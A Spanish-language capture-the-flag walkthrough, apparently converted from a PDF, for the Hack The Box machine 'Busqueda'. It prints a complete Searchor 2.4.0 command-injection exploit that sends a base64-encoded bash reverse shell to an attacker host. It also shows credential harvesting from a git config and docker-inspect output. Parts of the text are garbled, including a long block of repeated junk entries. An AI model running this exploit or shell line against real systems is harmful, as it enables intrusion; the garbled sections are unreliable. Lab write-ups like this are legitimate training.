

261- BUSQUEDA

- 1. BUSQUEDA
 - 1.1. Preliminar
 - 1.2. Nmap
 - 1.3. Tecnologías web
 - 1.4. Searchor 2.4.0 RCE exploit
 - 1.5. Gitea server and user credentials
 - 1.6. Gitea server admin credentials via docker-inspect
 - 1.7. Privesc via Path-Hijacking

1. BUSQUEDA

<https://app.hackthebox.com/machines/Busqueda>



BUSQUEDA 637

RETIRED MACHINE

Busqueda

LINUX EASY

4.4 MACHINE RATING	16990 USER OWNS	13339 SYSTEM OWNS	08/04/2023 RELEASED
------------------------------	---------------------------	-----------------------------	-------------------------------

Created by **kavigihan**

Copy Link

Play Machine

1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

```

> ls
> settarget "Busqueda - 10.10.11.208"
> settarget "Busqueda 10.10.11.208"
> ping 10.10.11.208
PING 10.10.11.208 (10.10.11.208) 56(84) bytes of data.
64 bytes from 10.10.11.208: icmp_seq=1 ttl=63 time=37.7 ms
64 bytes from 10.10.11.208: icmp_seq=2 ttl=63 time=32.9 ms
64 bytes from 10.10.11.208: icmp_seq=3 ttl=63 time=37.6 ms
64 bytes from 10.10.11.208: icmp_seq=4 ttl=63 time=44.9 ms
64 bytes from 10.10.11.208: icmp_seq=5 ttl=63 time=37.6 ms
64 bytes from 10.10.11.208: icmp_seq=6 ttl=63 time=37.8 ms
64 bytes from 10.10.11.208: icmp_seq=7 ttl=63 time=55.7 ms
^C
--- 10.10.11.208 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6616ms
rtt min/avg/max/ndev = 37.574/43.466/55.696/7.329 ms

```

1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 22 y 80* abiertos.

```

> nmap -sS -p 10.10.11.208 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-28 18:06 -01
Nmap scan report for 10.10.11.208
Host is up (0.042s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

```

```

Nmap done: 1 IP address (1 host up) scanned in 13.44 seconds
> extractPorts allports
File: extractPorts.tmp
1
2
3
4
5
6
7
8
[*] Extracting information...
[*] IP Address: 10.10.11.208
[*] Open ports: 22,80
[*] Ports copied to clipboard

```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`. Añadimos el dominio *searcher.htb* a nuestro *etc/hosts*.

```

> nmap targeted -l ruby
File: targeted
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
# Nmap 7.94SVN scan initiated Thu Mar 28 18:07:53 2024 as: nmap -sCV -p22,80 -oN targeted 10.10.11.208
Nmap scan report for 10.10.11.208
Host is up (0.037s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 4f:e3:a6:67:a2:27:f9:11:8d:c3:0e:d7:73:a0:2c:20 (ECDSA)
|_ 256 81:6e:78:76:6b:8a:ce:7d:1b:ab:d4:36:b7:f8:ec:c4 (ED25519)
80/tcp    open  http     Apache/2.4.52
|_ http-title: Did not follow redirect to http://searcher.htb/
|_ http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: searcher.htb; OS: linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Mar 28 18:08:02 2024 -- 1 IP address (1 host up) scanned in 0.52 seconds

```

1.3. Tecnologías web

- Whatweb**: nos reporta lo siguiente. Es un servidor web *Apache 2.4.52* que usa por detrás una biblioteca de *Python* llamada *Werkzeug 2.1.2*.


```

$ whoami http://10.10.11.208
http://10.10.11.208 [302 Found] Apache[2.4.52], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[10.10.11.208], RedirectLocation[http://searcher.htb/], Title[302 Found]
http://searcher.htb [200 OK] Bootstrap[4.1.3], Country[RESERVED][ZZ], HTML5, HTTPServer[Werkzeug/2.1.2 Python/3.10.6], IP[10.10.11.208], JQuery[3.2.1], Python[3.10.6], Script, Title[Searcher], Werkzeug[2.1.2]


```

1.4. Searchor 2.4.0 RCE exploit


- **CVE-2023-43364:**
- La página web a la que nos enfrentamos parece ser una especie de buscador que nos permite hacer consultas personalizadas. Vimos que se está usando por detrás una aplicación llamada **Searchor**, con versión **2.4.0**.



- Buscamos exploits para este servicio y encontramos lo siguiente. Compartimos el exploit a continuación.
- <https://github.com/nikn0laty/Exploit-for-Searchor-2.4.0-Arbitrary-CMD-Injection>



- Clonamos este repositorio y damos permisos de ejecución al ejecutable. Seguidamente, nos ponemos en escucha con **Netcat** por el **puerto 9001** (es el que por defecto usará el script para enviar la reverse shell). Ejecutamos: `./exploit.sh searcher.htb 10.10.14.18`. Conseguimos acceso al sistema. Realizamos **tratamiento de la TTY**.



“

- **CVE-2023-43364:**
 - Es una vulnerabilidad crítica encontrada en las versiones anteriores a la **2.4.2** del paquete **Searchor**. Esta vulnerabilidad surge del uso de la función `eval` en la entrada de la línea de comandos dentro del archivo `main.py` de la Interfaz de Línea de Comandos (CLI) de Searchor. El uso de `eval` permite la ejecución de código arbitrario, lo que significa que un atacante puede ejecutar cualquier código que elija explotando esta vulnerabilidad.

```
#!/bin/bash
```

```

default_port="9001"
port="${3:-$default_port}"
rev_shell_b64=$(echo -ne "bash -c 'bash -i >& /dev/tcp/$2/${port} 0>&1'" | base64)

```

```

evil_cmd='',__import__('os').system('echo ${rev_shell_b64}|base64 -d|bash -i')) # junky
comment"
plus="+"

echo "---[Reverse Shell Exploit for Searchor <= 2.4.2 (2.4.0)]---"

if [ -z "${evil_cmd##*$plus*}" ]
then
    evil_cmd=$(echo ${evil_cmd} | sed -r 's/[+]/%2B/g')
fi

if [ $# -ne 0 ]
then
    echo "[*] Input target is $1"
    echo "[*] Input attacker is $2:${port}"
    echo "[*] Run the Reverse Shell... Press Ctrl+C after successful connection"
    curl -s -X POST $1/search -d "engine=Google&query=${evil_cmd}" 1> /dev/null
else
    echo "[!] Please specify a IP address of target and IP address/Port of attacker for
Reverse Shell, for example:

./exploit.sh <TARGET> <ATTACKER> <PORT> [9001 by default]"
fi

```

- El script primero codifica un comando de shell en **base64**. Este comando de shell es una invocación de una shell Bash que intenta establecer una conexión de shell inversa al atacante en la dirección IP y puerto especificados. Luego, este comando codificado en base64 se inserta en la solicitud HTTP que se envía al servidor **Searchor**.
- El comando de shell que se ejecutará en el servidor objetivo está contenido en la variable `evil_cmd`. Este comando incluye la decodificación del comando base64 y su ejecución. Utiliza la función `system()` de Python para ejecutar comandos del sistema operativo.
- La ejecución del script envía una solicitud **HTTP POST** al servidor Searchor en la URL `/search`, utilizando el motor de búsqueda **Google** y una consulta que incluye el comando codificado en base64. Se espera que esto provoque la ejecución del comando en el servidor objetivo y establezca una conexión de shell inversa al atacante.

1.5. Gitea server and user credentials

- Estamos como usuario **svc**. Vemos que hay diversos puertos internos abiertos con `netstat -tuln`. Por ello, vamos a `/etc/apache2/sites-enabled` por si encontramos algún archivo de configuración relativo al posible sitio activo, ya que éste es un servidor web. Encontramos un archivo que contiene información sobre un subdominio que está corriendo un servidor de **Gitea** por el **puerto 3000**. Añadimos el subdominio **`gitea.searcher.htb`** a nuestro `etc/host`.

- ```

svc@busqueda:/etc/apache2/sites-enabled$ ls
000-default.conf
svc@busqueda:/etc/apache2/sites-enabled$ cat 000-default.conf
<VirtualHost *:80>
 ProxyPreserveHost On
 ServerName searcher.htb
 ServerAdmin admin@searcher.htb
 ProxyPass / http://127.0.0.1:5000/
 ProxyPassReverse / http://127.0.0.1:5000/

 RewriteEngine On
 RewriteCond %{HTTP_HOST} !^searcher.htb$
 RewriteRule .* http://searcher.htb/ [R]

 ErrorLog ${APACHE_LOG_DIR}/error.log
 CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>

<VirtualHost *:80>
 ProxyPreserveHost On
 ServerName gitea-searcher.htb
 ServerAdmin admin@searcher.htb
 ProxyPass / http://127.0.0.1:3000/
 ProxyPassReverse / http://127.0.0.1:3000/

 ErrorLog ${APACHE_LOG_DIR}/error.log
 CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>

vim: syntax=apache ts=4 sw=4 sts=4 sr noet
svc@busqueda:/etc/apache2/sites-enabled$

```

- En la ruta `/var/www/app/.git` encontramos unas credenciales de usuario, con las cuales podemos acceder a **Gitea** como usuario **cody**. Exploramos este nuevo subdominio pero no encontramos nada relevante. Probamos esta contraseña que hemos encontrado para el usuario **svc** y conseguimos acceso: ha habido reutilización de contraseña.

- ```

svc@busqueda:/var/www/app/.git$ ls
branches  COMMIT_EDITMSG  config  description  HEAD  hooks  index  info  logs  objects  refs
svc@busqueda:/var/www/app/.git$ cat config
[core]
    repositoryformatversion = 0
    filemode = true
    bare = false
    logallrefupdates = true
[remote "origin"]
    url = http://cody@192.168.1.10:3000/searcher.htb/cody/Searcher_site.git
    fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
    remote = origin
    merge = refs/heads/main
svc@busqueda:/var/www/app/.git$

```

1.6. Gitea server admin credentials via docker-inspect

- Ejecutamos ahora `sudo -l`. Podemos ejecutar como **root** el archivo `opt/scripts/system-checkup.py` con **Python3**.

- ```

svc@busqueda:/var/www/app/.git$ sudo -l
[sudo] password for svc:
Matching Defaults entries for svc on busqueda:
 env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin, use_pty

User svc may run the following commands on busqueda:
 (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
svc@busqueda:/var/www/app/.git$

```

- Ejecutamos este archivo (con las rutas absolutas) pero no podemos. Ejecutamos ahora proporcionando algún parámetro, lo que nos devuelve un menú de ayuda. Aquí podemos ver que esta herramienta nos permite inspeccionar mediante `docker-inspect` contenedores **Docker**. Usamos este comando para inspeccionar el contenedor que corre **MySQL** (servicio que vimos antes que estaba corriendo y al cual no podíamos acceder directamente): `sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect '{{json .Config}}' mysql_db`. También inspeccionamos el que corre **Gitea**: `sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect '{{json .Config}}' mysql_db`.

```

svc@bushuqeda:/opt/scripts$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py
Sorry, user svc is not allowed to execute /usr/bin/python3 /opt/scripts/system-checkup.py' as root on busuqeda.
svc@bushuqeda:/opt/scripts$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py and
Usage: /opt/scripts/system-checkup.py <action> [-arg1] [-arg2]

 docker-ps : List running docker containers
 docker-inspect : Inspect a certain docker container
 full-checkup : Run a full system checkup

svc@bushuqeda:/opt/scripts$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
9d80823732ce glite/glite:latest /usr/bin/entrypoint-... 14 months ago Up 3 hours 127.0.0.1:3300->3300/tcp, 127.0.0.1:222->22/tcp glite
f84a6b33fb5a mysql:8 "docker-entrypoint.s..." 14 months ago Up 3 hours 127.0.0.1:3306->3306/tcp, 33060/tcp mysql_db

svc@bushuqeda:/opt/scripts$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect mysql_db
Usage: /opt/scripts/system-checkup.py docker-inspect <format> <container name>
svc@bushuqeda:/opt/scripts$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect mysql_db json mysql_db
Error: No such object: json

svc@bushuqeda:/opt/scripts$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect mysql_db {{.Config}} mysql_db
Error: No such object: {{.Config}}

svc@bushuqeda:/opt/scripts$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect mysql_db '{{.Config}}' mysql_db
Error: No such object: {{.Config}}

svc@bushuqeda:/opt/scripts$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect mysql_db '{{.Config}}' f84a6b33fb5a
Error: No such object: {{.Config}}

svc@bushuqeda:/opt/scripts$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect {{json .Config}} mysql_db
template parsing error: template: 1:1: unclosed action

svc@bushuqeda:/opt/scripts$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect '{{json .Config}}' mysql_db
{"Hostname": "f84a6b33fb5a", "Domainname": "...", "User": "...", "AttachStdIn": false, "AttachStdout": false, "AttachStderr": false, "ExposedPorts": {"3306/tcp": {}, "33060/tcp": {}}, "TTY": false, "OpenStdin": false, "StdinOnce": false, "Env": ["MYSQL_ROOT_PASSWORD=1j86q0d187gw9arj", "MYSQL_USER=glite", "MYSQL_PASSWORD=byu1uho14is0lnh", "MYSQL_DATABASE=glite", "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", "GOOS=linux", "M3DDB=0.31.1-elt", "MYSQL_8_0_33-1", "MYSQL_8_0_33-2", "MYSQL_8_0_33-3", "MYSQL_8_0_33-4", "MYSQL_8_0_33-5", "MYSQL_8_0_33-6", "MYSQL_8_0_33-7", "MYSQL_8_0_33-8", "MYSQL_8_0_33-9", "MYSQL_8_0_33-10", "MYSQL_8_0_33-11", "MYSQL_8_0_33-12", "MYSQL_8_0_33-13", "MYSQL_8_0_33-14", "MYSQL_8_0_33-15", "MYSQL_8_0_33-16", "MYSQL_8_0_33-17", "MYSQL_8_0_33-18", "MYSQL_8_0_33-19", "MYSQL_8_0_33-20", "MYSQL_8_0_33-21", "MYSQL_8_0_33-22", "MYSQL_8_0_33-23", "MYSQL_8_0_33-24", "MYSQL_8_0_33-25", "MYSQL_8_0_33-26", "MYSQL_8_0_33-27", "MYSQL_8_0_33-28", "MYSQL_8_0_33-29", "MYSQL_8_0_33-30", "MYSQL_8_0_33-31", "MYSQL_8_0_33-32", "MYSQL_8_0_33-33", "MYSQL_8_0_33-34", "MYSQL_8_0_33-35", "MYSQL_8_0_33-36", "MYSQL_8_0_33-37", "MYSQL_8_0_33-38", "MYSQL_8_0_33-39", "MYSQL_8_0_33-40", "MYSQL_8_0_33-41", "MYSQL_8_0_33-42", "MYSQL_8_0_33-43", "MYSQL_8_0_33-44", "MYSQL_8_0_33-45", "MYSQL_8_0_33-46", "MYSQL_8_0_33-47", "MYSQL_8_0_33-48", "MYSQL_8_0_33-49", "MYSQL_8_0_33-50", "MYSQL_8_0_33-51", "MYSQL_8_0_33-52", "MYSQL_8_0_33-53", "MYSQL_8_0_33-54", "MYSQL_8_0_33-55", "MYSQL_8_0_33-56", "MYSQL_8_0_33-57", "MYSQL_8_0_33-58", "MYSQL_8_0_33-59", "MYSQL_8_0_33-60", "MYSQL_8_0_33-61", "MYSQL_8_0_33-62", "MYSQL_8_0_33-63", "MYSQL_8_0_33-64", "MYSQL_8_0_33-65", "MYSQL_8_0_33-66", "MYSQL_8_0_33-67", "MYSQL_8_0_33-68", "MYSQL_8_0_33-69", "MYSQL_8_0_33-70", "MYSQL_8_0_33-71", "MYSQL_8_0_33-72", "MYSQL_8_0_33-73", "MYSQL_8_0_33-74", "MYSQL_8_0_33-75", "MYSQL_8_0_33-76", "MYSQL_8_0_33-77", "MYSQL_8_0_33-78", "MYSQL_8_0_33-79", "MYSQL_8_0_33-80", "MYSQL_8_0_33-81", "MYSQL_8_0_33-82", "MYSQL_8_0_33-83", "MYSQL_8_0_33-84", "MYSQL_8_0_33-85", "MYSQL_8_0_33-86", "MYSQL_8_0_33-87", "MYSQL_8_0_33-88", "MYSQL_8_0_33-89", "MYSQL_8_0_33-90", "MYSQL_8_0_33-91", "MYSQL_8_0_33-92", "MYSQL_8_0_33-93", "MYSQL_8_0_33-94", "MYSQL_8_0_33-95", "MYSQL_8_0_33-96", "MYSQL_8_0_33-97", "MYSQL_8_0_33-98", "MYSQL_8_0_33-99", "MYSQL_8_0_33-100", "MYSQL_8_0_33-101", "MYSQL_8_0_33-102", "MYSQL_8_0_33-103", "MYSQL_8_0_33-104", "MYSQL_8_0_33-105", "MYSQL_8_0_33-106", "MYSQL_8_0_33-107", "MYSQL_8_0_33-108", "MYSQL_8_0_33-109", "MYSQL_8_0_33-110", "MYSQL_8_0_33-111", "MYSQL_8_0_33-112", "MYSQL_8_0_33-113", "MYSQL_8_0_33-114", "MYSQL_8_0_33-115", "MYSQL_8_0_33-116", "MYSQL_8_0_33-117", "MYSQL_8_0_33-118", "MYSQL_8_0_33-119", "MYSQL_8_0_33-120", "MYSQL_8_0_33-121", "MYSQL_8_0_33-122", "MYSQL_8_0_33-123", "MYSQL_8_0_33-124", "MYSQL_8_0_33-125", "MYSQL_8_0_33-126", "MYSQL_8_0_33-127", "MYSQL_8_0_33-128", "MYSQL_8_0_33-129", "MYSQL_8_0_33-130", "MYSQL_8_0_33-131", "MYSQL_8_0_33-132", "MYSQL_8_0_33-133", "MYSQL_8_0_33-134", "MYSQL_8_0_33-135", "MYSQL_8_0_33-136", "MYSQL_8_0_33-137", "MYSQL_8_0_33-138", "MYSQL_8_0_33-139", "MYSQL_8_0_33-140", "MYSQL_8_0_33-141", "MYSQL_8_0_33-142", "MYSQL_8_0_33-143", "MYSQL_8_0_33-144", "MYSQL_8_0_33-145", "MYSQL_8_0_33-146", "MYSQL_8_0_33-147", "MYSQL_8_0_33-148", "MYSQL_8_0_33-149", "MYSQL_8_0_33-150", "MYSQL_8_0_33-151", "MYSQL_8_0_33-152", "MYSQL_8_0_33-153", "MYSQL_8_0_33-154", "MYSQL_8_0_33-155", "MYSQL_8_0_33-156", "MYSQL_8_0_33-157", "MYSQL_8_0_33-158", "MYSQL_8_0_33-159", "MYSQL_8_0_33-160", "MYSQL_8_0_33-161", "MYSQL_8_0_33-162", "MYSQL_8_0_33-163", "MYSQL_8_0_33-164", "MYSQL_8_0_33-165", "MYSQL_8_0_33-166", "MYSQL_8_0_33-167", "MYSQL_8_0_33-168", "MYSQL_8_0_33-169", "MYSQL_8_0_33-170", "MYSQL_8_0_33-171", "MYSQL_8_0_33-172", "MYSQL_8_0_33-173", "MYSQL_8_0_33-174", "MYSQL_8_0_33-175", "MYSQL_8_0_33-176", "MYSQL_8_0_33-177", "MYSQL_8_0_33-178", "MYSQL_8_0_33-179", "MYSQL_8_0_33-180", "MYSQL_8_0_33-181", "MYSQL_8_0_33-182", "MYSQL_8_0_33-183", "MYSQL_8_0_33-184", "MYSQL_8_0_33-185", "MYSQL_8_0_33-186", "MYSQL_8_0_33-187", "MYSQL_8_0_33-188", "MYSQL_8_0_33-189", "MYSQL_8_0_33-190", "MYSQL_8_0_33-191", "MYSQL_8_0_33-192", "MYSQL_8_0_33-193", "MYSQL_8_0_33-194", "MYSQL_8_0_33-195", "MYSQL_8_0_33-196", "MYSQL_8_0_33-197", "MYSQL_8_0_33-198", "MYSQL_8_0_33-199", "MYSQL_8_0_33-200", "MYSQL_8_0_33-201", "MYSQL_8_0_33-202", "MYSQL_8_0_33-203", "MYSQL_8_0_33-204", "MYSQL_8_0_33-205", "MYSQL_8_0_33-206", "MYSQL_8_0_33-207", "MYSQL_8_0_33-208", "MYSQL_8_0_33-209", "MYSQL_8_0_33-210", "MYSQL_8_0_33-211", "MYSQL_8_0_33-212", "MYSQL_8_0_33-213", "MYSQL_8_0_33-214", "MYSQL_8_0_33-215", "MYSQL_8_0_33-216", "MYSQL_8_0_33-217", "MYSQL_8_0_33-218", "MYSQL_8_0_33-219", "MYSQL_8_0_33-220", "MYSQL_8_0_33-221", "MYSQL_8_0_33-222", "MYSQL_8_0_33-223", "MYSQL_8_0_33-224", "MYSQL_8_0_33-225", "MYSQL_8_0_33-226", "MYSQL_8_0_33-227", "MYSQL_8_0_33-228", "MYSQL_8_0_33-229", "MYSQL_8_0_33-230", "MYSQL_8_0_33-231", "MYSQL_8_0_33-232", "MYSQL_8_0_33-233", "MYSQL_8_0_33-234", "MYSQL_8_0_33-235", "MYSQL_8_0_33-236", "MYSQL_8_0_33-237", "MYSQL_8_0_33-238
```

- Vamos a usar `jq` para parsear esta información *JSON* y guardarla en unos archivos que hemos llamado *data1.txt* y *data2.txt*. Esto nos mostrará el output en un formato JSON mucho más visible.

[illegible]

- Descubrimos una contraseña en uno de estos archivos que hemos guardado. Tratamos de conectarnos a **MySQL**, pero no tenemos acceso. Usamos ahora estas credenciales para iniciar sesión como **administrator** en **Gitea**. Conseguimos iniciar sesión.


```
19 cat data1.txt | cat data2.txt | password.txt
20 cat data2.txt -l ruby

File: data2.txt

1 {
2 'Hostname': 'f84a0b33f55a',
3 'DockerName': '',
4 'User': 'root',
5 'AttachStdin': false,
6 'AttachStdout': false,
7 'AttachStderr': false,
8 'ExposePorts': {
9 '3306/tcp': {},
10 '33060/tcp': {}
11 },
12 'Tty': false,
13 'OpenStdin': false,
14 'StdinOnce': false,
15 'Env': [
16 'MYSQL_ROOT_PASSWORD=j186k00uj87guwr3RyR',
17 'MYSQL_USER=gitex',
18 'MYSQL_PASSWORD=pusilshuolsh10uh',
19 'MYSQL_DATABASE=gitex',
20 'PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin',
21 'GOSS_VERSION=1.4',
22 'MYSQL_MAJOR=8.0',
23 'MYSQL_VERSION=8.0.31-1.el8',
24 'MYSQL_SHELL_VERSION=8.0.31-1.el8'
25],
26 'Cmd': [
27 'mysqld'
28],
29 'Image': 'mysql:8',
30 'Volumes': {
31 '/var/lib/mysql': {}
32 },
33 'WorkingDir': '',
34 'Entrypoint': [
35 'docker-entrypoint.sh'
36],
37 'OnBuild': null,
38 'Labels': {
39 'com.docker.compose.config-hash': '1b3f25a702351e42b82c1867f5761829daad67262ed4ab35276e50538c54792b',
40 'com.docker.compose.container-number': '1',
41 'com.docker.compose.oneoff': 'false',
42 'com.docker.compose.project': 'docker',
43 'com.docker.compose.project.config_files': 'docker-compose.yml',
44 'com.docker.compose.project.working_dir': '/root/scripts/docker',
45 'com.docker.compose.service': 'db',
46 'com.docker.compose.version': '1.29.2'
47 }
48 }
```

